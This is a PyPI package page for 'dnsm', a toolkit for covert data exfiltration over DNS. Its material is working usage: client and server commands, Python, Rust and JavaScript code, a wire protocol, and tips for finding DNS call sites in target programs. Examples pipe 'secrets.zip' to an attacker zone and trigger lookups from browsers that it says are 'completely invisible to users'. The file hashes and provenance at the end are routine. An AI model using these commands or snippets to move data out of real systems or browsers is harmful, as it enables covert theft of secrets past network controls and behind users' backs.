
DNS data exfiltration toolkit - Python bindings
Verified details
These details have been verified by PyPIProject links
GitHub Statistics
Maintainers

Project description

Toolkit for Data Exfiltration via DNS




dnsm lets you transmit arbitrary data over plain DNS by encoding bytes into domain names and reconstructing the original payload on an authoritative server you control. It works from constrained egress environments to browsers.
Introduction
Many real‑world environments make "move data from A to B" more complicated than opening a socket. Egress is shaped by segmentation, firewalls, proxies, and sandboxed runtimes. Consider a few common situations: JavaScript running in a browser that only exposes HTTP(S) primitives; a CI runner or serverless function allowed to talk only to specific endpoints; a Kubernetes workload constrained by NetworkPolicies; or a corporate workstation that reaches the internet only through a proxy. The transport you'd normally pick might be unavailable - yet some parts of the stack continue to work automatically.
Most controls are expressed around specific transports and APIs (TCP, TLS, HTTP) and only come into play once an application attempts a connection. What they often leave implicit is what happens first: name resolution.
DNS lookups occur early in connection setup and are frequently permitted because everything else depends on them. Importantly, a DNS query can traverse the network even when no subsequent connection is possible.
While callers rarely influence the resolver's transport details (UDP vs TCP, retries, caching), they do control the most crucial input: the domain name being resolved. A domain name is composed of textual labels. If we can encode information into those labels safely and deterministically, we can induce resolvers to carry our data to an authoritative server we control - without ever establishing an application‑level connection.
This is the idea dnsm builds on.
We encode bytes into the textual labels that make up a domain name (naively, think your_payload_here.k.dnsm.re - an illustration of the idea, not the actual wire format) and rely on recursive resolvers to carry that name to a zone we control. dnsm implements a compact, purpose‑built protocol: inputs are LZMA‑compressed, framed with headers, split into ordered chunks, and encoded so that each chunk becomes a valid hostname label sequence (e.g., base32, length‑safe labels; see Protocol Header). Optional mailboxes provide inbox‑style retrieval and safe multiplexing across messages and senders.
To receive data, pick a short zone you control (e.g., k.dnsm.re) and run dnsm-server as the authoritative nameserver for that zone. It observes incoming queries, reassembles chunks, and decodes the payload into logs or a SQLite database.
On the sending side, use dnsm-client to generate the hostnames for arbitrary data, then trigger DNS resolution using any mechanism your environment allows (OS resolver, browser primitives, proxies, etc.). The lookups traverse recursive resolvers and eventually reach your authoritative server - delivering the message without opening an application‑layer connection.
Browsers

The client also runs in browsers and other JS contexts. Depending on how you trigger resolution, those lookups don't show up in browser DevTools and are completely invisible to users. Also, most tools commonly used to inspect app traffic (mitmproxy, Fiddler, Burp, ...) don't capture DNS by default.
If you want to validate these claims, check out our browser test.
Read the Privacy-Preserving Data Transmission section if you're looking for a more white-hat-friendly use case.
Quick Start
Download the latest release, put the binaries on your PATH, or run them in place.
[!NOTE] Feel free to use our public zone
k.dnsm.refor testing, in case you don't want to host your own server.
Sending Data to the Public Instance
Generating domain names from some input data:
$ echo "hello world" | dnsm-client k.dnsm.re --random-mailbox -n

dnsm-client: zone=k.dnsm.re
             first_payload=141
             payload_per_chunk=141
             total_chunks=1
             mailbox=f8925edd7f13

aaabz6esl3ox6e25aaaiaaamaaaaaaaaaaaaanazjhxi32ixre5dgx74vt3saaa.k.dnsm.re
[!NOTE] For such small input data, only one chunk/domain name is needed.
Triggering DNS resolution:
$ ping -c 1 aaabz6esl3ox6e25aaaiaaamaaaaaaaaaaaaanazjhxi32ixre5dgx74vt3saaa.k.dnsm.re

# Or with netcat
$ nc aaabz6esl3ox6e25aaaiaaamaaaaaaaaaaaaanazjhxi32ixre5dgx74vt3saaa.k.dnsm.re 9999 # Port doesn't matter
[!NOTE] There are many programs available on a typical Linux installation that can be used for this. Common options include
dig,curl,wget,resolvectl,netcat,sshand many more.
Retrieving messages:
$ dig @dnsm.re f8925edd7f13.m.dnsm.re TXT +tcp +short

"dc5a4edb8240\009hello world\010"
Also check out the web mailbox and dnsm-ws.
Running the Server Locally
- Start the authoritative DNS server and point it at your data zone. This example answers on UDP
:5353, logs queries, and stores reconstructed payloads in SQLite:
dnsm-server x.foo.bar --bind 0.0.0.0:5353 --respond_with 127.0.0.1 --log queries.log --db ./dnsm.sqlite
- In a different terminal, stream some test data through the client so it emits DNS lookups toward the server:
echo "hello world" | dnsm-client x.foo.bar --resolver-ip 127.0.0.1:5353

# You can also send binary data
cat secrets.zip | dnsm-client x.foo.bar --resolver-ip 127.0.0.1:5353
- Watch the server log (or inspect the SQLite database) to confirm the message was received and reassembled:
tail -f queries.log
sqlite3 dnsm.sqlite "SELECT id, data FROM messages"
CLI Help
dnsm-server --help
Logs queries, answers A records with a fixed IPv4 address, and can
reassemble dnsm payloads when a zone is configured. All runs persist
queries and decoded payloads to SQLite.

Examples:

- dnsm-server x.foo.bar
- dnsm-server x.foo.bar --bind 0.0.0.0:5300 --respond_with 127.0.0.1
- dnsm-server x.foo.bar --mailbox-zone m.example --tcp-mailbox --ans-ttl 30 --neg-ttl 300

Usage: dnsm-server [OPTIONS] <ZONE>

Arguments:
  <ZONE>
          Zone to treat as authoritative for dnsm payloads (required)

Options:
      --bind <ADDR>
          Address to bind (default: 0.0.0.0:53)

          [default: 0.0.0.0:53]

      --mailbox-zone <MBX_ZONE>
          Mailbox TXT zone (optional). When set, TXT queries for "<mailbox-hex>.<mailbox-zone>" will
          return accumulated messages for that mailbox from the SQLite database (when configured)

      --tcp-mailbox
          Enable DNS over TCP handler for mailbox TXT lookups only

      --respond_with <IP>
          IPv4 address to answer for A queries (default: 0.0.0.0)

          [default: 0.0.0.0]

      --log <PATH>
          Path to append diagnostic event logs (default: dnsm_queries.log) Note: queries themselves
          are persisted to SQLite (see --db)

          [default: dnsm_queries.log]

      --db <PATH>
          Path to a SQLite database for persistence (messages table is auto-created)

          [default: dnsm.db]

      --progress-every <N>
          Log progress every n unique chunks (n > 0)

      --gc-ms <MS>
          Garbage-collect inactive assemblies older than this many ms (default: 30000ms = 30s)

      --max-assemblies <COUNT>
          Maximum concurrent assembly sessions (prevents memory exhaustion, default: 10_000)

          [default: 10000]

      --ans-ttl <SEC>
          TTL for A-record answers (default: 0)

          [default: 0]

      --neg-ttl <SEC>
          TTL for negative answers with SOA (default: 300)

          [default: 300]

      --no-color
          Disable ANSI colors in stdout (pretty output is always on)

      --accept-ascii-only
          Accept only messages that decode to ASCII bytes; reject otherwise

      --no-response
          Process queries but send no responses when enabled

      --max-decompressed-bytes <BYTES>
          Maximum decompressed payload size in bytes (default: 12582912 = 12MB). Prevents
          decompression bomb attacks. Set to 0 to disable limit (unsafe)

          [default: 12582912]

      --rate-limit-qps <QPS>
          Maximum queries per second per IP address. Set to 0 to disable rate limiting. Aims to
          prevent UDP amplification/reflection attacks. Default: 100 qps

          [default: 100]

  -h, --help
          Print help (see a summary with '-h')
dnsm-client --help
Reads from stdin and emits DNS queries carrying the data, or prints
hostnames (one per chunk) when --dont-query is used.

Examples:

- echo 'hello' | dnsm-client x.foo.bar --dont-query
- echo 'hello' | dnsm-client x.foo.bar --await-reply-ms 50 --delay-ms 2 --debug
- head -c 200000 /dev/urandom | dnsm-client x.foo.bar --resolver-ip 127.0.0.1:5353

Usage: dnsm-client [OPTIONS] <ZONE>

Arguments:
  <ZONE>
          Zone/apex the payload labels are appended to

Options:
      --resolver-ip <HOST[:PORT]>
          Send to this resolver (default: first nameserver in /etc/resolv.conf)

  -n, --dont-query
          Do not send; print hostnames (one per chunk)

      --await-reply-ms <MS>
          Wait up to this many ms for a reply to each query (0 disables)

          [default: 0]

      --delay-ms <MS>
          Sleep this many ms between queries

          [default: 5]

      --sent-log <PATH>
          Append a human-readable send log to this file

      --mailbox <HEX12>
          Optional mailbox ID (exactly 12 hex chars, no 0x)

      --random-mailbox
          Generate a random mailbox ID (conflicts with --mailbox)

      --debug
          Verbose progress to stderr

  -p, --pretty
          Print send progress to stdout with colors (does not affect --dont-query output)

      --ping
          Send a minimal ping (no message content, mailbox required)

      --no-color
          Disable ANSI colors even when --pretty is used

      --tagged-log
          Also write bracketed tags to --sent-log

  -h, --help
          Print help (see a summary with '-h')
JavaScript (Wasm) Client
The JS client is generated via wasm-bindgen and exposes helpers to turn bytes/strings into chunked domain names. After building WebAssembly (see build instructions), import and initialize the module, then call the helpers:
// Browser / ESM (vite, webpack, etc.)
import init, {
  domains_for_string,
  domains_for_string_with_mailbox,
  ping_domain,
} from "./web/src/lib/pkg-web/dnsm.js"; // path to generated pkg

await init(); // loads dnsm_bg.wasm next to dnsm.js

const zone = "k.example.com";
const msg = "hello from js";

// Without mailbox (auto session)
const domains = Array.from(domains_for_string(msg, zone));

// With mailbox (exactly 12 lowercase hex chars)
const mailbox = "050373323440";
const domainsWithMbx = Array.from(
  domains_for_string_with_mailbox(msg, zone, mailbox)
);

// Ping (minimal keepalive, no message content)
const pingHost = ping_domain(mailbox, zone);

// Optionally trigger DNS resolution in the browser (example method)
for (const h of domainsWithMbx) new Image().src = "https://" + h;
See BrowserTest.svelte for many in-browser resolution methods and usage examples.
Notes:
- The functions return arrays of domain names (strings) that encode your data.
ping_domainreturns a single domain name for a content-less keepalive query.- The same compression, chunking, and mailbox behavior as the CLI is used under the hood.
- For Node/bundlers, you can also import from the
pkg/directory produced by the wasm build.
Python Client
Native Python bindings powered by PyO3. The same behavior as the Rust CLI, with no subprocess spawned.
Install
pip install dnsm
Wheels are published for Linux x86_64 and aarch64 (CPython 3.9 to 3.13).
Library usage
import dnsm

# Encode data into DNS domain names
domains, info = dnsm.build_domains(b"hello world", "k.dnsm.re")
print(info.total_chunks)  # 1
print(domains[0])         # aaabz6esl3...k.dnsm.re

# With a mailbox
domains, info = dnsm.build_domains(b"hello world", "k.dnsm.re", "050373323440")

# Ping (content-less keepalive)
ping = dnsm.build_ping_domain("050373323440", "k.dnsm.re")

# Low-level helpers
compressed = dnsm.compress_lzma(b"some data")
encoded    = dnsm.base32_encode(b"\x00\x01\x02")
decoded    = dnsm.base32_decode(encoded)   # bytes or None
key        = dnsm.message_key48(b"payload") # u64
mid        = dnsm.message_id(b"payload")    # 16 bytes (BLAKE3)

# Validation
labels = dnsm.validate_zone("k.dnsm.re")      # list[str] or raises ValueError
canon  = dnsm.validate_mailbox("050373323440")  # str or None
CLI
A dnsm-client entry point mirrors the Rust CLI:
echo "hello world" | dnsm-client k.dnsm.re --random-mailbox -n
echo "hello world" | dnsm-client k.dnsm.re --resolver-ip 127.0.0.1:5353 --delay-ms 2 --debug
Run dnsm-client --help for the full option list.
Domain Setup
- Register a short domain and provision a publicly reachable host.
- Domain names have a maximum length, so shorter domains leave more space to encode payload data.
-
Pick a short data zone (e.g.,
k.foo.bar) and create anNSrecord that points to your host. Optional: Also create a mailbox zone (e.g.,m.foo.bar) for DNS TXT retrieval. -
Start
dnsm-serveron your host and pass the zone you selected.
Privacy-Preserving Data Transmission
DNS resolution inherently anonymizes the sender's identity. When a client performs a DNS lookup, the request traverses through one or more recursive resolvers before reaching the authoritative nameserver (terms and conditions apply). From the authoritative server's perspective, the query appears to originate from the recursive resolver - not the original client. This architectural characteristic means the recipient never observes the sender's IP address.
This property has practical applications for privacy-compliant telemetry and analytics, particularly in jurisdictions where IP addresses constitute personally identifiable information (PII) under data protection regulations such as the EU's GDPR. By transmitting telemetry data through DNS queries, organizations can collect usage metrics and analytics from client applications - including web browsers - without capturing or processing any PII. The receiving infrastructure logs only the queries themselves and the IP addresses of intermediate DNS resolvers, which are shared infrastructure and carry no user-identifying information.
Note: Factors such as the specificity of transmitted data, timestamp precision, and correlation with other data sources may affect the privacy characteristics of any implementation.
Programmatic Rust API
use dnsm::{build_domains_for_data, BuildOptions};

let data = b"exfiltrate me";
let zone = "k.dnsm.re";
let opts = BuildOptions { mailbox: Some(0x050373323440) };
let (domains, info) = build_domains_for_data(data, zone, &opts)?;
assert!(info.total_chunks >= 1);
Protocol Header
| Section | Wire Format | Notes |
|---|---|---|
| Envelope | LZMA input → chunk framing (header + extras + payload) → base32 labels (lowercase, no padding). |
Each label ≤ 63 bytes. Suffix the labels with the validated zone so the full QNAME stays under 255 bytes on the wire. |
| Chunk Header (v2) | 8-bit flags [ping:1][chunked:1][mailbox:1][first:1][version:3][reserved:1], plus optional 16-bit big-endian remaining when chunked=1. |
version = 0x2; single-chunk messages use a 1-byte header; multi-chunk messages use 3 bytes. ping marks a content-less keepalive; first marks the opener of a multi-chunk stream. |
| Chunk Extras | Single: optional 6-byte mailbox. First multi: 6-byte message_key48, optional 6-byte mailbox. Follow-up: 6-byte message_key48. |
message_key48 = BLAKE3(original_payload)[..6]; mailbox values are big-endian 48-bit when present; follow-up chunks omit mailbox bytes even though the header flag stays set. |
| Ping | 1-byte header (ping=1, mailbox=1) + 6-byte mailbox, no payload. |
Stored with message_type='ping' in the database. Pings are excluded from TXT mailbox responses but visible in the WebSocket/HTTP API. |
| Identifiers | message_key48 binds chunks and server deduplication. message_id = BLAKE3(decompressed_payload)[..16]. |
Mailbox values are masked to 0x0000_FFFF_FFFF_FFFF; TXT paging accepts either the 12-hex prefix or the full 32-hex message_id. |
| Mailbox TXT Replies | TXT RRs surface as <message_id_prefix>\t<raw payload bytes>. |
Prefix is the first 12 hex chars of message_id; oversized replies truncate gracefully and may set the TC bit as a paging hint. Only message rows are included (pings are excluded). |
Finding DNS Call Sites
When looking for ways to trigger a specific program to resolve your domain names, a good heuristic is to check whether the executable imports common resolver entry points, then exercise code paths that reach them.
- Common symbols:
getaddrinfo,getnameinfo,gethostbyname,res_query(libresolv), or library-specific resolvers (e.g., c-ares). - Linux:
nm -D /usr/sbin/squid | grep -E "getaddrinfo|getnameinfo|gethostbyname|res_query"orobjdump -T /usr/sbin/squid | grep ...
Once you've identified a call site, typical triggers include providing a hostname (not an IP) in configuration (base URLs, webhook endpoints), setting proxy variables (HTTP_PROXY, HTTPS_PROXY, ALL_PROXY), or causing the app to load remote assets (updates, telemetry, images). These often funnel into the same resolver APIs and will emit DNS lookups that dnsm-server can observe.
Building From Source
If you prefer building dnsm locally:
-
Requirements: Rust (stable) and standard build tools. For the web demo, Node.js + npm.
-
Native binaries (release builds):
- Client:
cargo build --release --bin dnsm-client - Server:
cargo build --release --bin dnsm-server --features sqlite - WS/API:
cargo build --release --bin dnsm-ws --features "sqlite,ws-server"
- Client:
-
Python bindings (requires maturin):
- Dev install:
maturin develop --features python - Build wheel:
maturin build --release --features python
- Dev install:
-
WebAssembly bindings for the JS client:
- Install
wasm-bindgen-clionce:cargo install wasm-bindgen-cli --locked - Build:
bash scripts/build_webassembly.sh - The generated files land in
web/src/lib/pkg-web/andpkg/.
- Install
-
Web app (Svelte + Vite):
- Dev server:
npm install --prefix web && npm run dev --prefix web - Production build:
npm run build --prefix web
- Dev server:
-
Binaries end up in
target/release/. -
Optional Cargo features:
sqlite- required fordnsm-serveranddnsm-ws(persistence, queries, views)ws-server- enables the WebSocket/HTTP inboxpython- PyO3 bindings (used bymaturin)
Project details
Verified details
These details have been verified by PyPIProject links
GitHub Statistics
Maintainers
Release history Release notifications | RSS feed


Download files
Download the file for your platform. If you're not sure which to choose, learn more about installing packages.
Source Distribution
Built Distributions
Filter files by name, interpreter, ABI, and platform.
If you're not sure about the file name format, learn more about wheel file names.
Copy a direct link to the current filters
File details
Details for the file dnsm-0.1.8.tar.gz.
File metadata
- Download URL: dnsm-0.1.8.tar.gz
- Upload date:
- Size: 2.0 MB
- Tags: Source
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
11684376ae398a171357878c811f806c759b27fa0ddd97f705dfff3c8c2315e5
|
|
| MD5 |
7a541857db58c7e13546e629c1567c21
|
|
| BLAKE2b-256 |
929b9c7771f53f465edf2456cb87dc0471263fd8a43ddf5d74e3879e65f2c826
|
Provenance
The following attestation bundles were made for dnsm-0.1.8.tar.gz:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8.tar.gz -
Subject digest:
11684376ae398a171357878c811f806c759b27fa0ddd97f705dfff3c8c2315e5 - Sigstore transparency entry: 1409660642
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp314-cp314-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp314-cp314-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
- Upload date:
- Size: 294.7 kB
- Tags: CPython 3.14, manylinux: glibc 2.17+ x86-64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
3f7188d8aa20f3907e3b1b63f897b9ebc137bf9638bae48a8a428ed5ff11e8ee
|
|
| MD5 |
0fcdcac085b28d2879a9b920de5829c9
|
|
| BLAKE2b-256 |
d08977ff0ad1e97ebc2313e313301c99f92db1eb94728c54373ad273387250f1
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp314-cp314-manylinux_2_17_x86_64.manylinux2014_x86_64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp314-cp314-manylinux_2_17_x86_64.manylinux2014_x86_64.whl -
Subject digest:
3f7188d8aa20f3907e3b1b63f897b9ebc137bf9638bae48a8a428ed5ff11e8ee - Sigstore transparency entry: 1409660849
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp314-cp314-manylinux_2_17_aarch64.manylinux2014_aarch64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp314-cp314-manylinux_2_17_aarch64.manylinux2014_aarch64.whl
- Upload date:
- Size: 272.6 kB
- Tags: CPython 3.14, manylinux: glibc 2.17+ ARM64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
b18d3ae53f5a012252ab50de626e9e9505fd214dd41a5a49e829d4bd307e23bc
|
|
| MD5 |
c50c9380415c482fb5320e153bf4a9eb
|
|
| BLAKE2b-256 |
2a587c51af36f103e9fe87b4d951d9dfeec623c2036734f61950067cb49f1c18
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp314-cp314-manylinux_2_17_aarch64.manylinux2014_aarch64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp314-cp314-manylinux_2_17_aarch64.manylinux2014_aarch64.whl -
Subject digest:
b18d3ae53f5a012252ab50de626e9e9505fd214dd41a5a49e829d4bd307e23bc - Sigstore transparency entry: 1409660684
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
- Upload date:
- Size: 294.8 kB
- Tags: CPython 3.13, manylinux: glibc 2.17+ x86-64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
58d96cda76ae7f95adb4373b3c536926217437bd9650cda7530b82dd3633dc52
|
|
| MD5 |
25d564b36f4dc3375cdab3dcd64c2d34
|
|
| BLAKE2b-256 |
a8e7b4b093e09932d4337477e4f77ab8fb27f7d0e5fe505ecce132c91664e347
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl -
Subject digest:
58d96cda76ae7f95adb4373b3c536926217437bd9650cda7530b82dd3633dc52 - Sigstore transparency entry: 1409660867
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp313-cp313-manylinux_2_17_aarch64.manylinux2014_aarch64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp313-cp313-manylinux_2_17_aarch64.manylinux2014_aarch64.whl
- Upload date:
- Size: 272.8 kB
- Tags: CPython 3.13, manylinux: glibc 2.17+ ARM64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
14b0500249c7b7d62e4ffed6de05ec0d962458b79519f9b6895242778c60ca73
|
|
| MD5 |
2bc39475995aa863779ddfec1fa44bd3
|
|
| BLAKE2b-256 |
9cb771884606f21fff28d2d1e7ec4419496ddf11d6f813eba871881b79090376
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp313-cp313-manylinux_2_17_aarch64.manylinux2014_aarch64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp313-cp313-manylinux_2_17_aarch64.manylinux2014_aarch64.whl -
Subject digest:
14b0500249c7b7d62e4ffed6de05ec0d962458b79519f9b6895242778c60ca73 - Sigstore transparency entry: 1409660728
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp312-cp312-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp312-cp312-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
- Upload date:
- Size: 294.6 kB
- Tags: CPython 3.12, manylinux: glibc 2.17+ x86-64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
bcaa977ffb9c56f15881b560b288d06ac710ec568f152e4ddd7c319224751fd8
|
|
| MD5 |
29185824d8a130a986fbdd500f909c51
|
|
| BLAKE2b-256 |
1652a93a034185972c789deac3fbec0846321b9195c9dd0087347e9c804d0d67
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp312-cp312-manylinux_2_17_x86_64.manylinux2014_x86_64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp312-cp312-manylinux_2_17_x86_64.manylinux2014_x86_64.whl -
Subject digest:
bcaa977ffb9c56f15881b560b288d06ac710ec568f152e4ddd7c319224751fd8 - Sigstore transparency entry: 1409660662
- Sigstore integration time:
-
Permalink:
k-o-n-t-o-r/dnsm@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Branch / Tag:
refs/tags/v0.1.8 - Owner: https://github.com/k-o-n-t-o-r
-
Access:
public
-
Token Issuer:
https://token.actions.githubusercontent.com -
Runner Environment:
github-hosted -
Publication workflow:
release-pypi.yml@6c293ad6bb0ff7a37d70b3d3702b4583e2c689cc -
Trigger Event:
workflow_dispatch
-
Statement type:
File details
Details for the file dnsm-0.1.8-cp312-cp312-manylinux_2_17_aarch64.manylinux2014_aarch64.whl.
File metadata
- Download URL: dnsm-0.1.8-cp312-cp312-manylinux_2_17_aarch64.manylinux2014_aarch64.whl
- Upload date:
- Size: 272.6 kB
- Tags: CPython 3.12, manylinux: glibc 2.17+ ARM64
- Uploaded using Trusted Publishing? Yes
- Uploaded via: twine/6.1.0 CPython/3.13.12
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
fc8b8f1d6e8c3fc8273622ad9acf5016cb1903550d80abfe3984af85c020dbf0
|
|
| MD5 |
79b1d7eb052ad6d79129faf8fb3a314a
|
|
| BLAKE2b-256 |
fce13ba63685e00f8205ad348991926ca15e08f2462112536c7fcf224b599bc2
|
Provenance
The following attestation bundles were made for dnsm-0.1.8-cp312-cp312-manylinux_2_17_aarch64.manylinux2014_aarch64.whl:
Publisher:
release-pypi.yml on k-o-n-t-o-r/dnsm
-
Statement:
-
Statement type:
https://in-toto.io/Statement/v1 -
Predicate type:
https://docs.pypi.org/attestations/publish/v1 -
Subject name:
dnsm-0.1.8-cp312-cp312-manylinux_2_17_aarch64.manylinux2014_aarch64.whl -
Subject digest:
